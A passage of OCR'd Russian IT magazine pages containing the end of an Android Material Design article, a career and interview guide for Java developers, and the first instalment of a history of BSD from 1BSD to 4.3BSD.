


Рис. 13. Простор для фантазии?



ВЫВОДЫ

Как видишь, работать с новыми виджетами на старых Андроидах можно, и даже без велосипедов, мотыг и костылей. Очень приятно, что Google не (совсем) забывает о своем наследии. Так что, если ты разрабатываешь новое приложение, Material Design — лучший выбор, а вот вопрос о целесообразности тотальной переделки интерфейса уже имеющихся (читай: отлаженных) Holo-приложений в Material пока остается открытым. Как всегда, время покажет...



gogaworm
gogaworm@tut.by

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

СПЕЦВЫПУСК

СТАНЬ БОГАТЫМ JAVA-ПРОГРАММИСТОМ!

Java-программисты на протяжении нескольких лет остаются самыми востребованными специалистами на рынке IT. Они получают зарплату, привязанную к курсу доллара, и не испытывают дискомфорта от экономических кризисов. Невзирая на все мрачные предсказания, проектов, связанных с Java-технологиями, становится все больше. Профессиональные Java-специалисты ценятся по всему миру. Независимо от их страны проживания работодатели согласны вкладывать в них деньги. Если ты задумываешься о карьере Java-разработчика, то эта статья для тебя. В ней собраны практические советы по подготовке и прохождению собеседования, поиску работы в офисе и удаленно.

РЕЗЮМЕ

Составляя **резюме**, старайся выделить знание именно тех технологий, которые требуются в вакансии. Описывая проекты, в которых ты принимал участие, не забудь указать свои обязанности и задачи в рамках проекта, не только связанные с написанием кода, но и бета-тестирование, unit-тесты, билд-скрипты, настройку сервера приложения, Jenkins'а или создание базы данных. Имей в виду, что тебе придется ответить за каждую технологию, которую ты указываешь в резюме, так что не стоит вписывать то, что ты совершенно не знаешь.

ПОДГОТОВКА К СОБЕСЕДОВАНИЮ

Теперь займемся подготовкой к самому собеседованию. Независимо от проекта и используемых фреймворков для начала нужно показать твердые знания **Core Java**. По Java существует множество всевозможных пособий и обучающих курсов, но лучшим пособием будет литература для подготовки к сдаче экзаме-

на на сертифицированного программиста Java от Oracle, например **OCA OCP Java SE 7 Programmer I & II Study Guide**. Проверить знания на практике поможет ресурс или более серьезный, но тут придется немного раскошелиться. Как ни странно, может пригодиться YouTube. Неплохой курс на русском языке выложен на канале Golovach Courses. В понятной и доступной форме объясняются **Java Core, JDBC, JEE** и многое другое, также есть видео, посвященные прохождению собеседования. Неплохие ролики, освещающие самые популярные вопросы на собеседовании Java-программиста, выкладывает Александр Будников с пометкой IT Sphere Channel.

Если ты хочешь быть востребованным специалистом и получать хорошую зарплату, без **Java Enterprise** не обойтись.

Изучение Enterprise Java лучше начинать с азов — с понимания, как работает сервлет и JSP. Тогда на многие вопросы ответ можно будет додумать логически, даже не зная его. Хорошая книга на эту тему — **Head First Servlets and JSP** издательства O'Reilly. В ней подробно рассматриваются устройство сервлетов и JSP-страниц, сессии, устройство веб-приложений, есть даже небольшое введение в MVC и другие паттерны J2EE. В конце книги тебе будет предложен небольшой экзамен, с помощью которого ты сможешь проверить свежеполученные знания.

Любой Java Enterprise разработчик должен знать **Tomcat**. Это самый простой, самый легкий и, пожалуй, самый задокументированный сервер приложений. Tomcat нужно не просто уметь запускать и вырубать. Попробуй развернуть веб-приложение, настроить удаленную отладку, разобраться с настройкой производительности, SSL.

Далее стоит изучать уже **JBoss/WildFly** — все-таки многие J2EE-технологии на томкате не работают. JBoss/WildFly бесплатный, вполне функциональный, и он частенько используется даже у серьезных заказчиков.

Какое веб-приложение обходится без слоя данных? Правильно, почти никакое, поэтому даже на проекты, использующие NoSQL-базы, не берут без хорошего знания **SQL**. На SQL придется писать часто и много. Слишком глубоких знаний от программиста Java, конечно, не ожидают, но **JOIN'ы и методы нормализации** нужно знать назубок. Неплохая книжка по SQL — **«Изучаем SQL»** Линн Бейли. Отличный интерактивный курс предлагает w3schools.

Дальше нужно разобраться с **JDBC**. Казалось бы, зачем учить то, что уже практически нигде в чистом виде не пользуется? Дело в том, что все **ORM** базируются на старом добром JDBC, и рано или поздно при возникновении проблем с БД с ним придется столкнуться. Кроме того, на собеседовании часто просят обосновать выбор ORM или JDBC на практическом примере, поэтому нужно осознавать все преимущества и недостатки первого и второго способов.

Из ORM наибольшей популярностью пользуется **Hibernate**. Так что с прицелом на будущую карьеру я бы советовала тебе разобраться в нем хорошенько.

К счастью, Hibernate отлично документирован и снабжен кучей примеров на любой вкус. Из книг обрати внимание на **Java Persistence with Hibernate** Кристиана Байера.

Из фреймворков по-прежнему лидирующие позиции (по предлагаемым вакансиям) занимает **Spring**. Лучшая документация по Spring, на мой взгляд, находится на официальном сайте. Там же тебя ждет множество примеров и разбор всевозможных нюансов фреймворков. Из неплохих книг, тем более на русском, советую **«Spring 4 для профессионалов»** Шефера, Хо и Харропа.

В основном на собеседовании по Spring затрагивают такие темы, как назначение фреймворка, задачи, которые он решает, простые вопросы по настройке, интеграция Spring с другими фреймворками, например Hibernate. Неплохо бы иметь внятное представление о Dependency Injection / Inversion Of Control, знать, что собой представляет container, что такое бины, жизненный цикл, scopes, уметь работать как с XML-инициализацией, так и через аннотации, разобраться с валидацией, ресурсами и, конечно же, Spring MVC.

Неплохо бы иметь внятное представление о Dependency Injection / Inversion Of Control, знать, что собой представляет container, что такое бины, жизненный цикл, scopes, уметь работать как с XML-инициализацией, так и через аннотации, разобраться с валидацией, ресурсами и, конечно же, Spring MVC

Не будут лишними и некоторые знания по работе веб-сервисов, понимание REST и SOAP. Неплохая статья на эту тему есть на Хабре. Пригодятся также знания по XML (без него совсем никуда в мире Enterprise), XPath и JSON.

Ну и конечно, веб-приложения. А какое из них обходится без HTML, CSS и JavaScript? Правильно, никакое. Знаний HTML достаточно на уровне курса от w3schools, в CSS частенько приходится править мелкие ошибки, так что необходимо хотя бы представлять, что там где. Еще надо знать сам JavaScript. Хорошо также уметь читать jQuery или AngularJS. А еще лучше — уметь его писать (вижу, как при этих словах буйно радуются Игорь Антонов и Илья Русанен. — Прим. ред.).

Часто на собеседовании дают небольшие задачи на алгоритмы, подготовиться к ним помогут книги Седжвика **«Алгоритмы на Java»** и Лафоре **«Структуры данных и алгоритмы Java»**. Для оттачивания практических навыков рекомендую воспользоваться такими ресурсами, как Topcoder и Codeforces.

Ну и конечно, жизненно необходимо знание английского. В смысле, не «технический», «со словарем», «читаю свободно», «читаю свободно, но ничего не понимаю» :). С хорошим английским твои шансы найти хорошую работу возрастают в разы. Ты сможешь работать в международной команде, ездить в командировки, читать ТЗ и другую техническую документацию от иностранных заказчиков, твоя ценность как специалиста значительно повышается.

СОБЕСЕДОВАНИЕ

Воспринимай собеседование не как экзамен, а скорее как дискуссию между двумя специалистами. Не бойся задавать вопросы, спрашивать мнение собеседующего. Если попадается неизвестный вопрос, не паникуй. Если вопрос на хорошую память, из разряда «как называется метод класса, который делает то-то и то-то» или «перечислите все методы интерфейса такого-то», то можно смело отвечать, что IDEA (или другой любимый редактор) тебе всегда подсказывает. Если вопрос посложнее, например «как сделать составной ключ в Hibernet», а тебе не приходилось с этим сталкиваться, то скажи честно, что читал когда-то, но не пригодилось, надо будет — нагуглишь и сделаешь. Показав готовность найти ответ на любой вопрос, ты произведешь хорошее впечатление. Избегай ответов «не знаю». Например, если тебя просят рассказать, как работает та или иная библиотека, понимая, что она делает, можно попытаться представить, как бы ты решил такую задачу на месте разработчиков. Просто покажи, что, даже не зная ответа на конкретно этот вопрос, ты можешь додуматься до него логически.

Одна из частей собеседования обычно посвящена выполненным проектам. Лучше всего подготовиться к этой части заранее, вспомни самые яркие моменты своей работы над проектом, решения, которыми ты гордишься или даже которые оказались неудачными. Приготовься обосновать, почему для реализации проекта были выбраны те или иные технологии, если технологии выбирал не ты, подумай, какой был бы твой выбор и почему.

Если ты нацелился на конкретную компанию, сходи сначала на собеседования в другие компании со схожими требованиями. Так ты будешь чувствовать себя более уверенно, узнаешь свои слабые места и примерные вопросы и задачи, с которыми придется столкнуться.

ФРИЛАНС

Работа программиста хороша тем, что не обязательно вставать ранним утром, тащиться в офис, стоять в пробках, толкаться в метро, общаться с такими же милыми сонными людьми. Всегда можно работать дома, ну или на Канарских островах, в общем — где захочется и когда захочется.

Тут есть два варианта: **фриланс** и **удаленная работа**. Фриланс хорош тем, что чаще всего ты работаешь в команде один — как хочешь, так код и пишешь, где хочешь — рефакторишь и ни перед кем не отчитываешься.

Из отрицательных черт фриланса — заработок нестабильный, и раз в несколько месяцев приходится искать новые проекты (но зато ты сам можешь выбрать себе проект по душе).

Другое дело — **удаленная работа**. Тут придется постараться и пройти настоящее собеседование, правда, скорее всего, по скайпу или по телефону, но и заработок она дает стабильный, потому что контракт, как правило, заключается на год и больше.

Несмотря на обилие сайтов, предлагающих фриланс, найти там что-то стоящее крайне сложно, а на зарубежных сайтах к тому же придется терпеть жуткую конкуренцию с индусами и китайцами.

Поэтому лучший способ найти проект — это **сарафанное радио**. Зарегистрируйся в соцсетях, распиши по максимуму свой опыт и укажи, что интересуешься работой на дому. Поделись со всеми друзьями своими планами. Не помешает также написать в пару-тройку крупных компаний с предложением своих услуг. Вакансий для удаленной работы у них, может, и не окажется, но твоя анкета попадет в базу данных отдела кадров, а дальше тебя обязательно попытаются кому-то выгодно продать.

В подготовке к собеседованию уже следует делать основной **упор на практику**. Отвечая на технические вопросы, лучше упоминать, где и как ты сталкивался с подобным и как решал проблему в той или иной ситуации. Не было такой задачи на практике? Расскажи, как решил поковыряться в свободное время в этих классах или фреймворках и что для себя из этого извлек. Так как работать ты будешь практически бесконтрольно, работодателю важно доказать, что ты **умеешь самостоятельно организовываться, решать задачи и развиваться**. Будь готов к тестовым заданиям. Но тут время работает на тебя. Сначала тебе приходится доказывать заказчикам, что ты достоин их проектов, а через несколько лет/проектов они уже будут выстраиваться в очередь.

Конечно, абсолютно без опыта работы найти фриланс или удаленку практически нереально. Но у этой проблемы есть несколько вариантов решения. Можно присоединиться к команде **open source разработки**. Там ты поучишься быстро вникать в чужой код, придерживаться стиля написания проекта, заставлять себя работать. Можно попроситься в команду фрилансеров, ну или сделать свой проект.

Альтернативным вариантом приобретения опыта могут быть **курсы программирования при больших компаниях** (не путать с курсами программирования от обучающих школ). Большинство крупных компаний понимают, что в условиях нехватки специалистов самое простое — это выращивать их. Многие проводят курсы бесплатно, некоторые за деньги, но это инвестиции, которые в будущем окупаются. Хорошо зарекомендовав себя на таких курсах, ты практически с 90%-й вероятностью трудоустроишься в эту компанию по окончании. Если же что-то как-то не сложилось, то проекты, выполненные на курсах,

подойдут в качестве опыта работы для резюме. Старайся выходить за рамки поставленной задачи, придумывай свои дополнения и улучшения программе, которую нужно написать, обязательно пиши тесты, и твои старания не пройдут даром. Впоследствии эти программы можно будет выложить в открытом доступе, чтобы демонстрировать потенциальному работодателю.

ПОИСК РАБОТОДАТЕЛЯ

Для начала нужно определиться с потенциальным работодателем. На сегодняшний день в Сети есть множество ресурсов по поиску работы. Можно глянуть раздел с вакансиями на форумах программистов. Вакансий там меньше, но, как правило, они интереснее, хотя и спрос с кандидата будет больше. Ну и конечно же, друзья-программисты. Они могут много рассказать о тех компаниях, где работали или работают, и свести тебя с отделом кадров. Частенько они это делают с удовольствием в погоне за бонусами за привлеченных сотрудников.

Если ты все же решил выбирать работодателя по сайтам с вакансиями, советую тебе внимательно изучить его страницу в интернете, поискать отзывы работников. Новые вакансии не всегда связаны с расширением компании, иногда они обусловлены текучкой кадров. **Большие компании**, которые работают с заказчиками из разных стран, менее подвержены влиянию кризиса, но и работа там чаще всего менее творческая. **Маленькие компании** — это, наоборот, больший риск, обычно они работают только над одним-двумя проектами, но из-за небольшой численности сотрудников там (еще) не развита бюрократия и тотальный контроль за разработчиком, и есть неплохой шанс поучиться на новых задачах и неизвестных технологиях, которые в большой компании, скорее всего, доверили бы выделенному специалисту.

РАБОТА НА ЧУЖБИНЕ


Программисты востребованы по всему миру, так что устроиться работать в иностранную компанию — не такая уж сложная задача. Возможно, некоторые компании потребуют подтверждения диплома или сертификата на знание английского, но большинство принимает и без этого.

Собеседование в иностранную компанию обычно проходит в несколько этапов. Какой-то структурностью они особо не отличаются, иногда вопросы перескакивают с одной темы на другую. Главное — не волноваться, как гово-


рили небезызвестные пингвины, «улыбаемся и машем». Не нужно смотреть на собеседника мрачнее тучи и хмуриться при виде неизвестного вопроса. Если что-то не понял в вопросе, обязательно переспроси, но максимально вежливо и дружелюбно. Старайся рассуждать вслух над каждым вопросом, привыкай, что, пока ты будешь писать код, кто-то будет пялиться в монитор. Обязательно расспроси про компанию, про проект, про команду, приготовь список вопросов заранее. Иностранные компании могут позволить себе выбирать сотрудника, поэтому на качественную самопрезентацию надо обратить самое пристальное внимание. Если ты разослал резюме в кучу компаний, а ни одна так и не позвала на собеседование, не отчаивайся. Устроиться на работу за границу можно и через местные аутсорсинговые компании, у них всегда имеется парочка вакансий с переездом ближе к офису заказчика.

НЕ РАССЛАБЛЯЙСЯ

Ну и напоследок, устроившись на работу, не забывай, что удел программиста — учиться всю жизнь. Старайся посвящать немного времени каждый день ознакомлению с новыми фреймворками и технологиями, обсуждай их с коллегами, посещай время от времени конференции, посвященные Java или технологиям, с которыми приходится работать. Неплохие конференции, посвященные Java-технологиям, — **Joker** и **JPoint**. Создатели фреймворков, например Spring, часто проводят бесплатные вебинары по нововведениям, на них легко подписаться на сайте компании. Столкнувшись с «магией» в проекте, старайся разобраться, почему заработало / не заработало, это поможет углубить знания фреймворков и их взаимодействия без отрыва от работы. Есть идеи собственных проектов? Реализуй! Периодически просматривай вакансии, чтобы быть в курсе технологий, пользующихся спросом.



ЧАСТЬ 1. РОЖДЕНИЕ BERKELEY SOFTWARE DISTRIBUTION



Евгений Зобнин
zobnin@gmail.com

В «Юниксоиде» мы постоянно пишем про Linux и FreeBSD, но совсем забываем о других BSD-системах. Может показаться, будто дело в том, что эти системы морально умерли и не годятся для реального использования. Это не так, настоящая причина — низкий интерес к BSD. Мы хотим это исправить и этим циклом статей покажем, что BSD не только живы и активно развиваются, но и невероятно красивы с точки зрения архитектуры и более чем пригодны для применения.

ВМЕСТО ВВЕДЕНИЯ

Всего у нас будет четыре статьи с общим названием «Тур по BSD». Эта статья посвящена истории возникновения BSD и ее пути от простого набора программ до полноценной операционной системы, впоследствии разделившейся на множество вариантов. Во второй части мы поговорим о NetBSD — первой из всего семейства BSD, дожившего до наших дней, и самой портируемой ОС в мире (не надо про Linux, потом все объясню). Третья часть будет посвящена OpenBSD, проекту защищенной со всех сторон операционки, который держится на плечах грубого, заносчивого, упертого, но очень талантливого программиста и руководителя. А закончим рассказом о самой молодой и неоднозначной, но очень интересной в архитектурном плане DragonFly и ее гибридном ядре и ломающей все стереотипы ФС HAMMER.

Ты можешь подумать, что посвящать отдельную статью истории BSD — это излишество и о ней можно было бы сказать кратко, но не торопись делать выводы. История BSD — не просто история студентов-ботанов из университета Беркли, которые, вместо того чтобы пить пиво и устраивать тусовки, писали код. Это история возникновения движения первых тру-хакеров, история появления идеи открытого исходного кода, история Билла Джоя, основателя легендарной компании Sun, и Эрика Шмидта, председателя совета директоров компании Alphabet Inc. (Google), история возникновения культового редактора vi, API сокетов и эталонной реализации TCP/IP-стека, история судебных тяжб и переписывания большей части кода системы просто потому, что толстосумы хотели заработать побольше денег. В конце концов, это просто теплая ламповая история, частью которой хотелось бы быть любому из нас.

МЛАДЕНЧЕСТВО: 1BSD, 2BSD

Давным-давно, в далекой-далекой лаборатории Bell Labs выпускник Беркли Кен Томпсон и его коллега Деннис Ритчи решили создать игру Space Travel. Они получили добро от руководства, выбили на реализацию идеи старый компьютер PDP-7 и, чтобы как-то писать и запускать игру на нем, вынуждены были написать операционную систему. Впоследствии она стала известна как UNICS (только позднее CS сменилось на X) и в том или ином варианте продолжает жить до сих пор. Произошло это в 1969 году, и уже в 1971-м Bell Labs начала продавать операционку университетам и исследовательским лабораториям.



FUN FACT

Первая коммерческая версия UNIX была написана на языке B, а всем известный сегодня си появился только спустя год. Много позже Страуструп сломал алфавит и назвал свой язык C++ вместо D.

Однако вовсе не принадлежность Томпсона к Беркли определила имя возникшей впоследствии BSD, а тот факт, что в 1973 году копию UNIX вместе со всеми исходными текстами (это стандартный комплект поставки) приобрел Боб Фабри для запуска на компах в кампусах того самого Беркли. Как и ожидалось, необычная и архитектурно красивая UNIX жутко понравилась студентам (среди которых был Билл Джой), и они начали ее всячески хакать и видоизменять. Шло время, модификации копились, слухи о наработках студентов из Беркли ползли, и, наконец, в 1977 году Билл Джой принимает решение выпустить первый релиз BSD.

Дальше мне следовало бы начать рассказ о том, насколько крута была 1BSD для тех времен, но я просто перечислю содержимое бобины с магнитной лентой Berkeley UNIX Software Tape: компилятор и профайлер Pascal (написанный Кеном Томпсоном во время визита в Беркли в 1975-м), редактор ex, улучшенный UNIX-шелл ashell, игра Star Trek и еще несколько инструментов. Все с исходниками, man-страницами и прекомпилированными бинарниками.

Это все, что было на ленте, и ты легко можешь в этом убедиться, так как ее содержимое до сих пор гуляет по Сети. Очевидно, что при доступности исходников UNIX изменения вносились и в нее, но то ли по причине лицензионного соглашения, то ли по какой-то другой эти изменения не вошли в «релиз».

Как бы там ни было, 30 магнитных лент 1BSD были разосланы в разные университеты, а 35 — проданы по 50 долларов за штуку (что, кстати, очень демократичная по тем временам цена). При этом Билл Джой никак не запрещал модифицировать исходные тексты включенных в 1BSD приложений и использовать их для создания собственных программных продуктов. Более того, он отслеживал изменения других людей и аккумулировал их для включения в следующие релизы BSD. Эта абсолютно новая для того времени модель разработки и распространения позднее стала известна как Open Source.

Результатом дальнейшего хакинга и разработок стала 2BSD, выпущенная в 1979-м. Как и прошлый выпуск, 2BSD не содержала самой ОС, но на этот раз включала в себя ставшие впоследствии визитной карточкой BSD-систем редактор vi с его любимой олдфагами и ненавистной новичкам двухрежимностью и шелл csh с си-подобным синтаксисом (оба — детище Билла Джоя). Также на ленту попал сетевой пакет Berknet, позволяющий обмениваться письмами, отправлять задания на печать, выполнять удаленные команды внутри сети Беркли, а также выходить в ARPANET. Его создал Эрик Шмидт, в рамках обычной дипломной работы.



Терминал DEC VT100 — именно его программная реализация сегодня носит имя «Эмулятор терминала»



FUN FACT

Знаменитое клавиатурное сочетание hjkl для навигации по тексту в vi выбрано не только по причине быстрого доступа пальцами правой руки, но и просто потому, что на клавиатурах тех времен не было клавиш навигации.

ПОДРОБНОСТИ О 1BSD

Весь софт на бобине занимал 1,2 Мбайт и распаковывался в 3,4 Мбайт. Каждый инструмент располагался в своем обособленном каталоге в архиве типа ar (сегодня используется для запаковки объектных файлов в статическую библиотеку, расширение .a) и снабжен описанием и инструкциями по установ-

ке, располагающимися в файле READ_ME (да, с подчеркиванием!). Главный файл READ_ME в формате troff (man-страница) пояснял, что вообще такое BSD и как это все установить. В описании есть забавные строки типа «This will require about 10 000 blocks of storage...» и «_.P_.a_.s_.c_.a_.l» (это заголовок из файла с названием wow).

Этикетка на ленте гласила:

```
Berkeley UNIX Software Tape
Jan 16, 1978 TP 800BPI
To extract contents do:
tp xm ./setup; sh setup; tp xm
```

Вторая этикетка предупреждала, что софт распространяется только для тех, кто приобрел лицензию UNIX:

```
The contents of this tape are
distributed to UNIX licensees
only, subject to the software
agreement you have with Western
Electric and an agreement with
the University of California.
```

ЮНОСТЬ: 3BSD — 4.1BSD

В 1978 году Беркли купила компьютер VAX-11, и этот момент стал одним из важнейших событий в истории BSD и привел к ее превращению из просто Software Distribution в полноценную операционную систему. Свою роль здесь сыграли два фактора: нежелание слазить с иглы UNIX и переходить на VMS и отсутствие полноценного порта UNIX на VAX. Последний хоть и существовал, но не использовал важнейшую особенность компьютера — систему виртуальной памяти.

Исправлением этой проблемы занялись, разумеется, студенты. Результатом стала 3BSD, включающая в себя сильно модифицированное ядро UNIX, набор стандартных UNIX-утилит и, конечно же, доработанный набор утилит 2BSD. Система была выпущена в конце 1979 года, и вскоре после этого на нее обратила внимание DARPA. Да-да, военные решили профинансировать группу исследования компьютерных систем (Computer Systems Research Group — CSRG) Беркли с целью использовать ее наработки в своих проектах.

Финансирование DARPA дало свои плоды, и менее чем через полгода на свет появилась 4BSD (ноябрь 1980-го), а еще через полгода (июнь 1981-го) — 4.1BSD.

Последняя вообще-то должна была стать 5BSD, но была переименована по просьбе AT&T (бывшая Bell Labs), так как покупатели могли спутать ее с UNIX System V (к тому времени UNIX и BSD уже стали синонимами, и многие организации покупали UNIX только для того, чтобы иметь право использовать BSD как систему, основанную на ее коде).

Главными новшествами 4BSD стали: предшественник sendmail под названием delivermail (забавно, что он доставлял почту путем заливки на FTP-сервер), система управления задачами в csh (те самые комбинации <Ctrl + Z> и команды `fg` и `jobs`) и библиотека curses для построения псевдографического интерфейса. Последняя, в ее более свежей реинкарнации ncurses (new curses), используется до сих пор такими приложениями, как top, mc, mutt, и большей частью полноэкранного интерактивного консольного софта.

Мини-компьютер VAX-11 был не таким уж мини



FUN FACT

Ядро BSD для компьютера VAX в файловой системе находилось по адресу /vmunix, что было сокращением от Virtual Memory Unix. Если ты взглянешь на содержимое каталога /boot в любом дистрибутиве Linux, то заметишь, что традиция жива до сих пор. Правда, вместо vmlinux используется vmlinuz, где z означает zip (а точнее, gzip), то есть компрессию.

К тому времени BSD уже была очень популярна среди пользователей VAX-11, и большинство организаций предпочитали ее стандартной VMS. Проблема заключалась только в чрезмерной медлительности системы, из-за чего она сильно проигрывала VMS. Билл Джой сумел за полгода оптимизировать систему так, чтобы она шла вровень с VMS. Эти наработки вошли в 4.1BSD.

Как ни странно, в то же время продолжала свое развитие 2BSD, и к релизу 2.9 она также превратилась в полноценную ОС, основанную на коде UNIX V7. Практически все изменения в ней были бэкпортами из более поздних версий BSD, а последний патч датируется аж 17 июня 2012 года (остается только подивиться, где в 2012 году его автор нашел музейный PDP-11).

ЗРЕЛОСТЬ: 4.2BSD — 4.3BSD

К версии 4.2 (август 1983-го) BSD уже начала обретать черты той самой системы, какой мы ее знаем сейчас. Именно в этой версии впервые появился стек TCP/IP и API сокетов, используемый в любой современной операционной системе. Более того, написанная Биллом Джоем реализация стека TCP/IP оказалась настолько хороша, что она не только заменила собой считавшийся до этого эталонным стек от компании BBN (он развивался с середины семидесятых и появился в промежуточном релизе 4.1a), но и была практически без изменений позаимствована для других операционных систем, в том числе Windows 95. Сегодняшняя реализация TCP/IP-стека в BSD-системах (а значит, во множестве основанных на них устройств) до сих пор базируется на коде Билла Джоя.

Вторым важным новшеством 4.2BSD стала файловая система FFS (Fast File System), дожившая до наших дней под именами FFS, UFS1 и UFS2 в разных BSD-системах. В мире UNIX FFS быстро стала стандартом и была интегрирована в оригинальную версию системы от Bell Labs, откуда перекочевала в Solaris. Файловая система ext2, которая долгое время была включена как стандартная в Linux-системы и до сих пор используется как часть ext3/4, по сути, базируется на идеях UFS1. Со времен 4.4BSD файловая система практически не изменилась, но обросла некоторой дополнительной функциональностью (soft updates, например) и оптимизациями, а ее автор, Маршалл Кирк Мак-Кузик, до сих пор состоит в команде разработчиков FreeBSD.

4.2 стала первой версией BSD, выпущенной без участия Билла Джоя, к тому времени уже основавшего Sun Microsystems. Его роль взяли на себя Мак-Кузик и Майк Карелс. Тогда же появился и знаменитый маскот: улыбающийся демон в кедах с трезубцем в руках. Его нарисовал Джон Лассетер, впоследствии ставший режиссером анимационных фильмов «История игрушек», «Жизнь жуков», «Тачки» и других фильмов студии Pixar.

Знаменитый добрый демон BSD

Спустя чуть менее чем три года состоялся релиз 4.3BSD, который, как ни странно, большей частью был работой над ошибками и оптимизацией кода, однако уже после его выпуска произошло важное событие — порт на платформу Power 6/32. Сам он оказался бессмысленным, так как платформа вскоре перестала существовать, но позволил значительно переработать кодовую базу BSD путем разделения на платформенно зависимую и независимую части. Благодаря такому разделению портировать BSD на новые архитектуры стало значительно проще.

